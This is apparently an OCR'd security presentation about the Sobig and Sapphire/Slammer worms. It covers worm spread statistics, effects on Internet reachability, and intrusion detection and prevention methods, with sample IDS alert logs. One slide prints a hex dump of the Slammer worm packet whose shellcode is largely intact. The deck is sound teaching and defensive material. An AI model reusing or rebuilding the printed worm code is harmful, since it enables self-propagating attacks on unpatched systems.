
Sobig - update

- Increased Tactical Ability
  - Sobig used sophisticated time synchronization to send all infected systems to the same set of update servers. (Friday 3pm EDT, 7 pm GMT)
  - Very effective DDoS
- Update servers where identified and shut down (all but one)
  - That was enough to get a new target list
  - Some reports of updated master server list.
- Overall: update had no significant impact
  - IDS did the job in identifying the threat early enough to allow a reponse


Meet Sapphire/Slammer

```
25-JAN-03 00:32:42.519303 [redacted].169.2267 > [redacted].167.1434: udp 376
        45 [redacted] 00  73 [redacted] bd  |E...È0..s.ßDÕÜF.|
        41 [redacted] 9a  01 [redacted] 01  |As...Û..........|
        01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
        01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
        01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
        01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
        01 01 01 01 01 01 01 01  01 01 01 01 01 01 01 01  |................|
        01 01 01 01 01 01 01 01  01 01 01 01 01 dc c9 b0  |.............ÜÉ.|
        42 eb 0e 01 01 01 01 01  01 01 70 ae 42 01 70 ae  |Bë........p.B.p.|
        42 90 90 90 90 90 90 90  90 68 dc c9 b0 42 b8 01  |B........hÜÉ.B..|
        01 01 01 31 c9 b1 18 50  e2 fd 35 01 01 01 05 50  |...1É..PâýS....P|
        89 e5 51 68 2e 64 6c 6c  68 65 6c 33 32 68 6b 65  |.åQh.dllhel32hke|
        72 6e 51 68 6f 75 6e 74  68 69 63 6b 43 68 47 65  |rnQhounthickChGe|
        74 54 66 b9 6c 6c 51 68  33 32 2e 64 68 77 73 32  |tTf.llQh32.dhws2|
        5f 66 b9 65 74 51 68 73  6f 63 6b 66 b9 74 6f 51  |_f.etQhsockf.toQ|
        68 73 65 6e 64 be 18 10  ae 42 8d 45 d4 50 ff 16  |hsend....B.EÔPÿ.|
        50 8d 45 e0 50 8d 45 f0  50 ff 16 50 be 10 10 ae  |P.EàP.EðPÿ.P....|
        42 8b 1e 8b 03 3d 55 8b  ec 51 74 05 be 1c 10 ae  |B....=U.ìQt.....|
        42 ff 16 ff d0 31 c9 51  51 50 81 f1 03 01 04 9b  |Bÿ.ÿÐ1ÉQQP.ñ....|
        81 f1 01 01 01 01 51 8d  45 cc 50 8b 45 c0 50 ff  |.ñ....Q.EÌP.EÀPÿ|
        16 6a 11 6a 02 6a 02 ff  d0 50 8d 45 c4 50 8b 45  |.j.j.j.ÿÐP.EÄP.E|
        c0 50 ff 16 89 c6 09 db  81 f3 3c 61 d9 ff 8b 45  |ÀPÿ..Æ.Û.ó<aÙÿ.E|
        b4 8d 0c 40 8d 14 88 c1  e2 04 01 c2 c1 e2 08 29  |...@...Áâ..ÂÁâ.)|
        c2 8d 04 90 01 d8 89 45  b4 6a 10 8d 45 b0 50 31  |Â.....Ø.E.j..E.P1|
        c9 51 66 81 f1 78 01 51  8d 45 03 50 8b 45 ac 50  |ÉQf.ñx.Q.E.P.E.P|
        ff d6 eb ca                                       |ÿÖëÊ|
```


Life Before Sapphire – 05:29:00



Life After Sapphire – 06:00:00



“The Internet is Down”



Dissecting the Worm

- Contains simple, fast scanner in a small worm with a total size of 376 bytes
- With headers, the payload is a single 404-byte UDP packet limited only by bandwidth
  - Code Red 4kb latency limited
  - Nimda 60kb latency limited
  - Fast transfer Mechanism – “Fire and Forget”
- UDP does not require a response from the target
- What a concept! Sapphire did not have an actual payload.

The Effect of the Worm


- Global Internet dropped to 72% reachability
- Sapphire peaked at over 55 million scans per second in under 3 minutes
- Sapphire doubled in size every 8.5 seconds
- Sapphire would have scanned over 90% of the entire Internet within 10 minutes but it was bugged!
- Sapphire infected more than 90% of vulnerable hosts within 10 minutes
- Sapphire used a pseudo random number generation (PRNG) algorithm
- Due to a flaw in the PRNG Sapphire was unable to scan the entire Internet

How the Internet was Effected by Sapphire

- Uses same protocol as DNS (UDP)
- UDP is fast and easy to route
- Sapphire's scanning was constrained only by available network bandwidth
- The Internet cratered to a 72% reachability

Internet Reachability Definition

- Typical web connection requires three look-ups
  - A DNS lookup converts the web name to an IP
  - www.globaldataguard.com



- The three look-ups may traverse up to 7 servers resolve in IP
- Three packets are then sent to establish the web connection
- A minimum of 7 to 10 total packets are sent to establish a web connection to begin browsing
- A 25% packet failure rate basically equates to 100% transmission failure

Local Effect of Sapphire

- Because Sapphire was bandwidth limited
  - If you were infected, it would consume all available LAN bandwidth
  - If you were not infected, Internet services were unavailable including remote access to Intranets (upstream source)

Statistics of Sapphire

Country	% Victims
United States	42.87
South Korea	11.82
UNKNOWN	6.96
China	6.29
Taiwan	3.98
Canada	2.88
Australia	2.38
United Kingdom	2.02
Japan	1.72
Netherlands	1.53

Top Level Domain	% Victims
UNKNOWN	59.49
net	14.37
com	10.75
edu	2.79
tw	1.29
au	0.71
ca	0.71
jp	0.65
br	0.57
uk	0.57

At least 74,856 machines were infected from a 13 month-old vulnerability that had a 42 kb patch available

Implications of Sapphire

- Smaller populations are now vulnerable to attack
  - Typically a population of less than 20,000 were not viewed as a target
  - Sapphire demonstrated that a population of 20,000 hosts could be infected in less than one hour

- The technique now exists for the next worm to have a small payload and be bandwidth limited regardless of protocol (UDP or TCP)

Intrusion Prevention Overview

- IDS is about detection
- IPS is about automating responses to detection
- IDS has always been able to perform IPS – there is nothing new but marketing

Basic Intrusion Prevention Methods

- Shunting
  - Programming the router/firewall to block attackers IP, protocol, and/or service
  - Can be performed in-line or out-of-band
- Sniping
  - Spoofing targeted server and sending the attacker a “stop” response (reset the connection)
  - Performed out-of-band


Intrusion Prevention Challenges

- High false positive rate
- In-line versus passive
  - Single point-of-failure
  - Router is programmable over the network
  - Write wire to the IPS device is a security risk
- Voluntary DoS
  - Partner, vendor, or customer IPs can be spoofed
  - Tools like “Snot” will flood the IPS with simulated attacks causing IPS to shut down connection to otherwise legitimate traffic

Intrusion Prevention Versus Sapphire

- Sapphire was a single UDP packet – there isn't a connection to snipe
- The attack was coming from everywhere – too many IPs to shunt
- Sapphire was so fast IPS systems could not shunt every IP fast enough
- Raw Sockets allow source spoof - Unix always had them but Windows does to now

Intrusion Prevention the GDG Way



demoa 2001-12-14

Time	Priority	Type	Name	Envelope	C	Count	SSV
01:27:43	4	E	SCAN:ICMP-BCST	114.104.23.11 > 29.14.255.255		5	0

demoa 2001-12-16

Time	Priority	Type	Name	Envelope	C	Count	SSV
12:52:38	4	E	SCAN:ICMP-BCST	114.104.23.11 > 29.14.255.255		3	1
12:54:22	4	E	SCAN:UDP-BCST-53	114.104.23.11 > 29.14.255.255		3	2
12:54:22	4	E	SCAN:UDP-BCST-19	114.104.23.11 > 29.14.255.255		3	3
01:05:45	4	E	SWEEP:TCP-80	114.104.23.11 > 0.0.0.0		3	5
01:06.18	4	E	SWEEP:TCP-139	114.104.23.11 > 0.0.0.0		3	7

demoa 2001-12-20

Time	Priority	Type	Name	Envelope	C	Count	SSV
11:43:44	3	E	FUF:TCP	114.104.23.11 > 29.14.15.7		2	15
11:43:44	3	E	FUF:TCP	114.104.23.11 > 29.14.15.34		2	19
11:42:54	4	E	TCP:SCAN	114.104.23.11 > 0.0.0.0		2	13
11:43:44	4	E	FUF:TCP	114.104.23.11 > 29.14.15.5		2	15

demoa 2001-12-25

Time	Priority	Type	Name	Envelope	C	Count	SSV
02:41:09	2	S	WEB:CGI-COUNT	114.104.23.11 > 29.14.15.5		1	24
02:41:10	2	S	WEB:CGI-JJ	114.104.23.11 > 29.14.15.5		1	27
02:41:07	3	S	WEB:CGI-BROWSABLE	114.104.23.11 > 29.14.15.5		1	13
02:41:08	3	S	WEB:CGI-CACHEMGR	114.104.23.11 > 29.14.15.5		1	17

Contact Information

Mike Stute

Office: 972.980.1444

Email: mstute@globaldataguard.com